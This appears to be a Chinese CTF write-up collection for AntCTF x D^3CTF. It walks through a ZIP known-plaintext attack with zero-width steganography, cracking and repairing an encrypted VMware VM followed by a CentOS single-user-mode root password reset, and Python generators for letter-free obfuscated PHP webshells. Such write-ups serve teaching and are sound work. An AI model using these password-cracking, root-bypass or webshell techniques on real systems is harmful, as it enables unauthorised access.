
根据文件名称，联想到网易云音乐的歌词。至于是哪首歌的歌词，联想到网易云音乐有歌曲的“Song ID”。因此首先找到歌曲：

<https://music.163.com/song?id=1818031620>

随后提取歌词。

利用网易云音乐客户端离线缓存。在网易云中下载该歌曲，随后找到离线缓存歌词的文件夹（以Windows系统为例）：

C:\Users\ObjectNotFound\AppData\Local\Netease\CloudMusic\webdata\lyric



将该文件复制出来改名为lyric-1818031620.json即可。

注：

另一种方法：利用网页API。F12仔细分析即可找到歌词获取接口。例子如下：

```
http://music.163.com/api/song/lyric/?id=1818031620&lv=1&kv=1&tv=1
```

将网页内容保存为lyric-1818031620.json文件即可。

然后就可以进行明文攻击了。可以使用Advanced Archive Password Recovery，也可以使用pkcrack。  
注意Zip的压缩算法设置。

The screenshot displays three windows related to password recovery:

- WinRAR Settings Window:** Shows settings for compressing files into a ZIP archive named "lyric-1818031620.zip". It includes options for compression level (仅存储), method, dictionary size, word size, solid data size, CPU threads (12), and memory usage (1 MB). A checkbox for creating an auto-extract program is checked.
- ARCHPR Main Window:** A file recovery tool with a menu bar (文件 F, 恢复 R, 帮助 H) and toolbar. It shows a progress bar at 100% and a status message "加密的 ZIP/RAR/ACE/ARJ 文件". The "攻击类型" dropdown is set to "明文".
- Advanced Archive Password Recovery Statistics Window:** Shows a table of statistics from the password recovery process:

Advanced Archive Password Recovery 统计信息:	
总计口令	n/a
总计时间	13s 376ms
平均速度(口令/秒)	n/a
这个文件的口令	未找到
加密密钥	[ af3c2558 63f5a5dd 33e3163e ]

A "保存..." button and a "确定" (Confirm) button are at the bottom.

得到txt文档的内容：

## NeteaseMusic.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

我，落荒而逃。

不断在胃底肿胀的苦涩，正在化作酸水，准备一股脑地向喉管里涌去。

迎着风扑满脸上的水滴，早已不知道是眼泪，还是这初夏里并不鲜见的细雨了。

我在这如瓢泼的雨中奔跑着，将心中还未发泄的残渣，化作脚下朵朵污秽的水花。

而每一步踏在这些掺满砂石的水洼中时，牙关便会更用力地咬紧一分。

.....全都，被找到了。

「他们」，终究还是发现了。——我不甘于他们的操纵，妄图摆脱他们精心铸造的牢笼的  
「他们」，终究还是骂出口了。——以蛇毒一般的「爱」为名，否定了我全部的过去，甚  
「他们」，也终究还是动手了。

——和往年一样的粗暴和残忍，仿佛是长在他们肉身上的癌瘤一般——哪怕是同归于尽，  
甚至，那柄明晃晃的利剑，还割向了护在我身前的她.....

「他们」说，——「都给我滚」。

而我，则答应了他们的期许，

像小孩子一样，连鞋子都没来得及穿，就从面前那堆烧尽的纸灰前，落荒而逃。

【邱诚】『.....』

——是啊。从各种意义上，我都只是一个小孩子罢了。

做错事的人，是我。

换用其他软件查看，发现存在空白字符隐写：

我，落荒而逃。  
不断在胃底肿胀的苦涩，正在化作酸水□□□□□□，准备一股脑地向喉管里涌去。  
迎着风扑满脸上的水滴，早已不知道是眼泪，还是这初夏里并不鲜见的细雨了。  
我在这如瓢泼的雨中奔跑着，将心中还未发泄的残渣，化作脚下朵朵污秽的水花。□□□□□□  
而每一步踏在这些掺满砂石的水洼中时，牙关便会更用力地咬紧一分。  
.....全都，被找到了。  
「他们」，终究还是发现了。——我不甘于他们的操纵，妄图摆脱他们精心铸造的牢笼的证据。  
「他们」，终究还是骂出口了。——以蛇毒一般的「爱」为名，否定了我全部的过去，甚至还有我不配拥有的未来。  
「他们」，也终究还是动手了。  
——和往年一样的粗暴和残忍□□□□，仿佛是长在他们肉身上的癌瘤一般——哪怕是同归于尽，也得根除。  
甚至，那柄明晃晃的利剑，还割向了护在我身前的她.....  
「他们□□□□」说，——「都给我滚」。  
而我，则答应了他们的期许，  
像小孩子一样，连鞋子都没来得及穿，就从面前那堆烧尽的纸灰前，落荒而逃。  
【邱诚】『.....』  
□□□□——是啊。从各种意义上，我都只是一个小孩子罢了。  
做错事的人，是我。  
伤害了她的人，是我。  
不知天高地厚，还要妄图反抗的人，是我。  
让她受了这么重的伤，依然还在渴求着安慰的人，.....还是我。  
我终于停下了脚步，抬起头来，望向这倾吐着滂沱大雨的夜空。  
咬着牙，努力地让自己忘却那些火光和烟雾，以及纸张同回忆一起烧焦所挥发出来的恶臭.....  
以便让自己重新意识到，那些硌硬的碎石和冰凉的雨水，才是现在真切存在着的事物。  
【邱诚】『.....』  
所以，刺痛和寒意不停地从脚底，一阵一阵、突突地传上脑门。  
而这时我才发现，早已破了皮的手背，被掌掴挫伤的左脸，为了挡下向她掷来的木凳而裂在臂上的伤口，都被雨水浸润得生疼。  
【墨小菊/？？】『□□□□邱、邱诚.....』  
然后，那个我所期待的人，就像之前的每一次一样，这次也准时地出现了。  
【墨小菊/？？】『我们.....一起回去吧□□□□.....』  
但这时的我，却根本无力回过身来，向这个女孩子，说出任何带有温度的话语。  
【墨小菊/？？】『再这样站下去.....会感冒的.....』  
【墨小菊/？？】『伤口也会感染的，再处理起来.....就麻烦了啊.....』  
  
而即使面对着这样任性的无理取闹，她也决定继续对我说教下去。  
【墨小菊/？？】『□□□□我.....没生气的.....』  
【墨小菊/？？】『就算「他们」.....对我说过那样的话.....就算、打过我的脸.....我也一点不在意的啊.....』  
【邱诚】『.....』  
为什么，你搞不清楚状况啊。  
那两个那般对待你的人，那个你口中的「他们」，.....可是我的父母啊。  
是大人啊。——是长辈，是教导我要「敬畏」、「孝顺」，还有「服从」他们自己的人啊。  
.....是和你，没有关系的人啊.....

利用工具解密即可。注意选择正确的解码设置。可以使用十六进制编辑器的查找功能确定使用的编码字符。

[https://330k.github.io/misc\\_tools/unicode\\_steganography.html](https://330k.github.io/misc_tools/unicode_steganography.html)

### Zero Width Characters for Steganography:

- U+200B ZERO WIDTH SPACE
- U+200C ZERO WIDTH NON-JOINER
- U+200D ZERO WIDTH JOINER
- U+200E LEFT-TO-RIGHT MARK
- U+202A LEFT-TO-RIGHT EMBEDDING
- U+202C POP DIRECTIONAL FORMATTING
- U+202D LEFT-TO-RIGHT OVERRIDE
- U+2062 INVISIBLE TIMES
- U+2063 INVISIBLE SEPARATOR
- U+FEFF ZERO WIDTH NO-BREAK SPACE

得到解码结果：

```
<~A2@_ ;ApZ7(GA0]MC.i&:F%'t#:JXSd=tj-$>'EtK0m.1t0i38~>
```

由定界符<~ ~>易知其为Base85编码。解码可得Flag：

```
d3ctf{1IwiKUjKcUsEn000JZZ0zsZwUX1uiC1P}
```

## Virtual Love\_Revenge(2.0) wp

前言：

由于本题出题设计的太不严谨，考虑不够周全，导致比赛中多次出现非预期，因此不得不在比赛中对附件进行多次修改，再加上题目附件过大（根本压缩不动），多次下载浪费了做题师傅许多的时间和空间，带来了不便和不好的做题体验，我对此表示诚挚的歉意，还请各位师傅多多包涵谅解！

## 考点

- vmware虚拟机各文件结构与用途
- vmx加密破解
- 简单的常规隐写
- 虚拟机相关文件修复
- centos登录密码绕过

## 题目描述

*I'm coming for revenge again.*

You say you love me, but you don't know me at all! Your love...Your love is all virtual! (**Login**  
**User: guest**)

詳解

虚拟机修复

解压题目文件，可以发现一个装有flag的加密压缩包和一个完整的用于vmware的虚拟机，双击vmx文件，打开发现虚拟机被加密，所以首先要破解加密

在github上可以找到一个项目：<https://github.com/axcheron/pyvmx-cracker>

但是用其自带的字典爆破无法得到密钥，所以接下来我们要寻找字典

观察文件夹中的文件，我们需要先了解一下这些文件的用途，可参考[文章](#)

- .vmx.lck: 磁盘锁文件，用于防止多台虚拟机同时访问一个.vmdk虚拟磁盘文件带来的数据丢失和性能下降
  - .iso: 虚拟机的镜像文件
  - .nvram: 存储虚拟机BIOS状态的文件
  - .vmdk: 虚拟磁盘文件，相当于电脑里的硬盘，存储了虚拟机内的系统和所有文件
  - .vmsd: 存储虚拟机的快照信息和元数据
  - .vmx: 虚拟机的配置文件，可以通过打开此文件来启动系统，存储了启动虚拟机所需要的配置信息
  - .vmxf: 虚拟机的补充配置文件
  - .log: 存储虚拟机活动日志的文件，可用来排查故障

我们依次观察这些文件，可以发现在 .vmxf 文件中有这样一句话

You hurt my heart deeply! So I will revenge, I will destroy everything you have!

正常的vmxf文件是不会有这样一句话的，很明显是出题人故意修改过的，用来暗示文件被破坏，需要进行修复

附件中有三个log文件，单纯查看并不能发现什么，但是如果用十六进制编辑器或者vim查看，就可以发现在最大的log文件中存在一些不可见字符

这些不可见字符仅由 `\xe2\x80\x8d` 和 `\xe2\x80\x8c` 组成（`<200d>` 和 `<200c>`），想到转换成01序列

```
import libnum

f = open('vmware-1.log', 'rb')
ff = open('vmware-1.log', 'rb')
fi = open('dic.txt', 'w')
fj = open('log.txt', 'w')

fj.write(ff.read().replace('\xe2\x80\x8d', '') .replace('\xe2\x80\x8c', '') )
fi.close()
```

```

while 1:
    a = f.readline().replace('\xe2\x80', '')
    out = ''
    if a:
        for i in a:
            if i == '\x8d':
                out += '0'
            elif i == '\x8c':
                out += '1'
            else:
                break
        fi.write(libnum.b2s(out) + '\n')
    else:
        break

fi.close()


```

提取隐写的信息，即可得到一份字典，顺便还原出没有经过隐写的log

其实这里也有一个快速确定log文件的方法：正常导出加密虚拟机时，导出的文件并不会含有log文件，而这里的log文件很明显就是出题人后加进去的

通过使用提取出来的字典，利用刚刚提到的脚本进行爆破，即可得到密钥：`kx4s3a`

用密钥移除加密后，打开虚拟机，发现提示客户文件未指定虚拟机操作系统



所以我们需要先找到虚拟机的操作系统，在镜像文件中一定会有记录，打开iso文件，大概翻一翻就可以看到Centos，如果用010的话直接打开加载模板也能看到

名称	值	开始	大小	颜色
struct PrimaryVolumeDescriptor_primary	Sys='LINUX' Vol='CentOS 7 x86_64' App='GENISOIMAGE ISO 9660/HFS FILESYSTEM CREATOR (C) 1993 EYOUNGDALE (C) 1997-200...' 8000h 800h Fg: Bg:			
struct BootRecordDescriptor_boot	BootSystemId='EL TORITO SPECIFICATION' BootId="	8800h	800h	Fg: Bg:
struct SupplementaryVolumeDescriptor_supple...	Sys='LINUX' Vol='CentOS 7 x86_64' App='GENISOIMAGE ISO 9660 HFS FILESYSTEM CREATOR (C) 1993 EYOUNGDALE' Created=20... 9000h 800h Fg: Bg:			
struct TerminatorDescriptor_terminator		9800h	800h	Fg: Bg:
struct DirectoryRecord_dir[0]	2020-10-26T16:10:51Z   29 B   .discinfo	88844h	34h	Fg: Bg:
struct DirectoryRecord_dir[1]	2020-10-26T16:10:16Z   354 B   .treeinfo	88878h	34h	Fg: Bg:
struct DirectoryRecord_dir[2]	2020-10-29T21:10:44Z   14 B   CentOS_BuildTag	888ACh	40h	Fg: Bg:
struct DirectoryRecord_dir[3]	2020-10-26T16:10:28Z   2 KB   EFI/	888EcH	28h	Fg: Bg:
struct DirectoryRecord_dir[4]	2020-10-26T16:10:28Z   2 KB   BOOT/	12C844h	2Ah	Fg: Bg:
struct DirectoryRecord_dir[5]	2020-07-31T20:07:40Z   977 KB   BOOTIA32.EFI	12D044h	3Ah	Fg: Bg:
struct DirectoryRecord_dir[6]	2020-07-31T20:07:40Z   1 MB   BOOTX64.EFI	12D07Eh	38h	Fg: Bg:
struct DirectoryRecord_dir[7]	2020-11-04T11:11:43Z   1 KB   TRANS.TBL	12D0B6h	34h	Fg: Bg:

修改操作系统为Linux CentOS 7 64位，再次尝试打开虚拟机，发现提示Operating System not found，百度一下报错可以大概了解到是CD/DVD指定目录的问题，但是我们再观察一下这个虚拟机再vmware中显示的配置，和其他的虚拟机相对照，可以发现有很多设置都缺少了

设备	
内存	1 GB
处理器	2
硬盘 (SCSI)	20 GB
CD/DVD (IDE)	正在使用文件 Vi...
网络适配器	NAT
USB 控制器	存在
声卡	自动检测
打印机	存在
显示器	自动检测

设备	
内存	1 GB
处理器	2
软盘	正在使用驱动器 ...
显示器	自动检测

## 正常的

## 本题

有关虚拟机配置的信息，我们上文已经提到了在 .vmx 文件中，用文本编辑器打开vmx文件，可以看到如下的信息

```
.encoding = "GBK"
displayName = "VirtualLove"
config.version = "8"
virtualHW.version = "16"
usb.vbluetooth.startConnected = "xxx"
nvram = "VirtualLove.nvram"
virtualHW.productCompatibility = "hosted"
powerType.powerOff = "soft"
powerType.powerOn = "soft"
powerType.suspend = "soft"
powerType.reset = "soft"
tools.syncTime = "xxx"
numvcpus = "2"
cpuid.coresPerSocket = "2"
vcpu.hotadd = "xxx"
...
```

如果打开不是这样的话，先把虚拟机的加密移除，就可以看到了

有关vmx文件中的这些配置选项的含义，可以参考：

- <http://sanbarrow.com/vmx.html>
- [https://cdn.ttgtmedia.com/searchVMware/downloads/RULE\\_CH09.pdf](https://cdn.ttgtmedia.com/searchVMware/downloads/RULE_CH09.pdf)

当然也可以参考自己其他虚拟机的vmx文件，无论是查看相关文章，还是自己对比其他的虚拟机，都可以发现配置选项中是没有 xxx 这一选项的，所以很明显vmx文件已经损坏，需要进行修复，修复方法可参考[此文章](#)，需要用到log文件，在log中寻找如下两行信息

```
2021-02-20T11:50:10.598+08:00| vmx| I125: DICT --- CONFIGURATION
.....
2021-02-20T11:50:10.598+08:00| vmx| I125: DICT --- USER DEFAULTS
```

将这两行中间的信息复制到vmx文件中，移除前面多余的时间信息和结尾用于隐写的空白字符，保留如下格式，调整为左对齐

```
config.version = "8"
virtualHW.version = "16"
pciBridge0.present = "TRUE"
pciBridge4.present = "TRUE"

... (中间略) ...

usb:0.present = "TRUE"
usb:0.deviceType = "hid"
usb:0.port = "0"
usb:0.parent = "-1"
```

修改后保存即可，再次尝试打开虚拟机，出现了新的报错：指定的文件不是虚拟磁盘

在vmx文件已经修复好的情况下，出现这种报错，那就是虚拟磁盘文件，即vmdk文件出现了问题，所以接下来需要修复vmdk，有关vmdk的结构详解可参考：

- <https://www.vmware.com/app/vmdk/?src=vmdk>
- [https://github.com/libyal/libvmdk/blob/main/documentation/VMWare%20Virtual%20Disk%20Format%20\(VMDK\).asciidoc](https://github.com/libyal/libvmdk/blob/main/documentation/VMWare%20Virtual%20Disk%20Format%20(VMDK).asciidoc)
- [https://cdn.ttgtmedia.com/searchVMware/downloads/RULE\\_CH09.pdf](https://cdn.ttgtmedia.com/searchVMware/downloads/RULE_CH09.pdf)

本题的虚拟机共有7个vmdk，一个很小的和六个分别编号1~6的较大的，其中较小的文件可以用文本编辑器打开，且内容可读，结构大体由三部分组成

```
# Disk DescriptorFile

# Extent description

# The Disk Data Base
#DDB
```

参考文档，对比正确的vmdk，可以发现第一部分缺少了version、parentCID和磁盘文件的编号，文档中也有写

## Version=1

The version parameter is the version of the disk descriptor file and not the VMDK file. Currently, in all VMware products, the disk descriptor version is 1.

## parentCID=f0000000

This parameter is the parent content identification which is used to specify whether the disk descriptor file is part of a snapshot file. If no snapshot file is being used, the value of this parameter is f0000000.

version的值默认为1，本题虚拟机并没有快照，所以parentCID=f0000000，再按顺序补充编号s001~s006，修改后保存，再次打开发现仍然报错，继续检查其余的vmdk文件，编号1~6的vmdk文件有固定的文件头，大小为512字节，具体组成如下表：

<b>Offset</b>	<b>Size</b>	<b>Value</b>	<b>Description</b>
0	4	"KDMV"	Signature
4	4	1, 2 or 3	Version
8	4		Flags See section: <a href="#">Flags</a>
12	8		Maximum data number of sectors (capacity)
20	8		Grain number of sectors The value must be a power of 2 and > 8
28	8		Descriptor sector number The sector number of the embedded descriptor file. The value is relative from the start of the file or 0 if not set.
36	8		Descriptor number of sectors The number of sectors of the embedded descriptor in the extent data file.
44	4	512	The number of grains table entries
48	8		Secondary (redundant) grain directory sector number The value is relative from the start of the file or 0 if not set.
56	8		Grain directory sector number The value is relative from the start of the file or 0 if not set. Note that the value can be -1 see below for more information.
64	8		Metadata (overhead) number of sectors
72	1		Is dirty Value to determine if the extent data file was cleanly closed.
73	1	'\n'	Single end of line character
74	1	''	Non end of line character
75	1	'\r'	First double end of line character
76	1	'\n'	Second double end of line character
77	2		Compression method
79	433	0	Padding

\*The end of line characters are used to detect corruption due to file transfers that alter line end characters.

我们用十六进制编辑器打开vmdk，可以发现这些文件缺少了Signature和version（默认为1）共8字节的内容，补上 4B 44 4D 56 01 00 00 00，继续查看，还可以发现第73~76位用于校验文件传输是否发生损坏的行结束符也没有，查ascii表或者对照正常的vmdk，都可以得到对应的16进制字符串 0A 20 0D 0A，修改后保存，再次尝试即可正常打开虚拟机

## 密码绕过


用题目所给的guest用户登录，发现在当前目录就有一个假的flag，提示flag不在这里，查看history，发现其中提示

```
Try to enter root!
```


我们需要进入root文件夹，但guest用户没有权限进入，查看sudo的版本可以发现是最新版，所以也并不存在提权漏洞，需要换一种思路

CentOS存在单用户模式，我们可以利用单用户模式来修改root的密码：

首先重启虚拟机，在如下界面按 **e**



找到 `linux16` 开头的那一段，将 `ro` 修改为 `rw init=/sysroot/bin/sh`，按 **ctrl+x** 进入单用户模式



依次执行以下几条命令：

- 切换到原系统的root环境：`chroot /sysroot`
- 修改语言环境为英文，防止乱码：`LANG=en`
- 修改root密码（注意小键盘锁）：`passwd root`
- 更新autorelabel文件：`touch /.autorelabel`
- 重启系统：`reboot -f`

重启系统后即可用刚刚修改过的密码登录root，在root文件夹下得到压缩包密码

```
[root@virtuallove ~]# ls  
04dd07d51c92124797c6adfad1cc4cfcc-hEr33333333 7@rget-f1le anaconda-ks.cfg  
[root@virtuallove ~]#
```

Revenge: f5`FU2) I\$FOOc'qL@pP) S

Revenge2.0: 2F!, O<DJ+@<\*K0@<6L(Df-

在当前目录下还可以看到一个 **7@rget-f1le**，取小写md5即是2.0的最后一部分flag

解压即可得到真正的flag

Revenge: d3ctf{VmW@RE\_1s\_5000\_C0mpl3x\_ec4bb60e58}

Revenge2.0: d3ctf{VmW@RE\_1s\_5000\_C0mpl3x\_8cf8463b34caa8ac871a52d5dd7ad1ef}

## 后记

我看也有许多队伍的师傅是采用替换vmx，修改vmdk配置文件的方式对虚拟机进行修复，这也是一种很好的方法，而且比我设计的预期解题方式要简单一些。其实我设计这道题的目的，就是想让大家更多了解虚拟机各个配置文件的用途，了解并学习虚拟机损坏时的修复方式和当root密码忘记如何获得root权限等知识点，私认为和实际生活的联系还是比较大的，也希望各位做题的师傅能通过本题学到新的知识：）

## scientific calculator

本题的解法涉及到目前 CPython 设计的安全漏洞。我们将在 Python 安全响应团队回应与修复之后，放出此题题解。

## shellgen2

shellgen两道题起源于一个有趣的命题：无字母数字webshell怎么写能最短，有没有程序化的生成方式，如果有，该怎么写？

题目本身有点偏算法，但是由于判定松，无时间限制（五秒，很长很长了），成功拿到flag的队伍还蛮多的

### 境界1，一字一++：

首先构造出 `a`，对于每个字符都逐个递增，逐个拼接，是最原始暴力的解法：

```
target = input()  
print('<?php')  
# 关于phpshell[5:], 我误以为php warning不会被捕获，给大家造成了一定的困扰，  
# 在此表示一下抱歉。此处取phpshell[6:]  
print('$__=[]; $__=$__[0.9+0.9+0.9+0.9];', end='')  
for c in target:  
    print('$__=$__;', end='')  
    print('__++;' * (ord(c)-ord('a')-1), end='')  
    print('__.=__++;')
```

## 境界2，优化学徒

取target中所有最长不下降子序列，如下：

```
acdbecfdggef
a b c cd ef
cd e f g
```

得到两条不下降的序列，然后根据原有序列依次从每个序列的头部开始输出。这里还涉及到一个细节，就是变量名如何取。觉的好玩的话可以思考思考。这个算法也是题目中所使用的算法。

## 境界3，一遍过

```
print('<?php')
print('$__=[];$_=[$[0.9+0.9+0.9+0.9];', end='')

def hash_char(c):
    # 组成由0与9组成的索引
    # 比如 0, 9, 90, 99, 900, 909, 990, 999...
    # 二进制！（其实是三进制）
    return f(c)

target = input()

print('%__=[];')
for c in range(ord('a'), ord(max(target))+1):
    print('$_++;', end='')
    if c in target:
        print(f'$__[{hash_char(c)}]=$_;', end='')

# 这里有一点点小细节

print(f'$__[$__[{hash_char(target[0])}]]')
for c in target[1:]:
    print(f'$_.=$_[{hash_char(c)}]')
print('?><?=$_;')
```

上面这个算法生成php代码的长度很大程度上取决于`hash_char`，是不是有种哈夫曼的味道？这样以来，我们只需要对a-z的空间扫描一次，就能拿到所有字母的索引，生成目标字符串时，每个字母只需要一个语句就能构造出来。

实际上，我们能够一句目标字串对应字符出现的频率进行排序，直接作为对应字符的hash。

也有更好的算法，归根结底都是减少++的次数与新变量的个数。

这道题在实际比赛中本来就是作为shellgen的“好玩版”放在那里的，所以即使出现了用简单办法通过的队伍也没有进一步加强（其实做出来的25个队伍中绝大多数都是用很暴力的办法过的，由于只check了一组数据，可能会随机到对暴力算法非常友好的数据，所以多交几次大概也就过了），反而放宽了一些限制（当然有个限制是因为我自己的问题，再次抱歉），大家也就，开心就好（

## RealWorld

## **EasyChromeFullChain**

见: [AntCTF x D^3CTF.\[EasyChromeFullChain\] Writeup](#)

## **Real\_VMPWN**

见: [AntCTF x D^3CTF.\[Real\\_VMPWN\] Writeup](#)